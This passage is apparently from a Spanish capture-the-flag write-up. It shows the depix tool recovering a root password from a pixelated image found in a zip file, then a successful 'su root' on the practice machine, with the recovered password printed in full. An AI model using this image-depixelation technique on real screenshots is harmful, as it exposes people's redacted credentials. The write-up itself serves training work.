Archive:  Using OpenVAS.zip
  inflating: 0.png

┌──(kali㉿kali)-[~/Downloads/openvas]
└─$ ls -la
total 16
drwxrwxr-x 2 kali kali 4096 Nov 16 18:34  .
drwxr-xr-x 7 kali kali 4096 Nov 16 18:34  ..
-rw-rw-r-- 1 kali kali  471 Nov 16  2024  0.png
-rw-rw-r-- 1 kali kali  547 Nov 16 18:33 'Using OpenVAS.zip'
```

Ahora tenemos solo la zona pixelada en formato png:


Podemos usar la herramienta "depix" que recupera las contraseñas que estan pixeladas en fotos:



Ejecutamos la herramienta "depix" para decodear los pixeles de la foto que ocultan la contraseña:

```
└─$ python3 depix.py \
    -p /home/kali/Downloads/openvas/0.png \
    -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png \
    -o /home/kali/Downloads/contraseña.png
2024-11-16 18:41:12,426 - Loading pixelated image from /home/kali/Downloads/openvas/
2024-11-16 18:41:12,449 - Loading search image from images/searchimages/debruinseq_n
2024-11-16 18:41:13,125 - Finding color rectangles from pixelated space
2024-11-16 18:41:13,127 - Found 252 same color rectangles
2024-11-16 18:41:13,127 - 190 rectangles left after moot filter
2024-11-16 18:41:13,127 - Found 1 different rectangle sizes
2024-11-16 18:41:13,127 - Finding matches in search image
2024-11-16 18:41:13,127 - Scanning 190 blocks with size (5, 5)
2024-11-16 18:41:13,156 - Scanning in searchImage: 0/1674
```

Conseguimos la contraseña:



Iniciamos sesion con root con esa contraseña:

```
junior@greenhorn:~$ sidefromsidetheothersidesidefromsidetheotherside
junior@greenhorn:~$ su root
Password:
root@greenhorn:/home/junior#
```

ESCALADA DE PRIVILEGIOS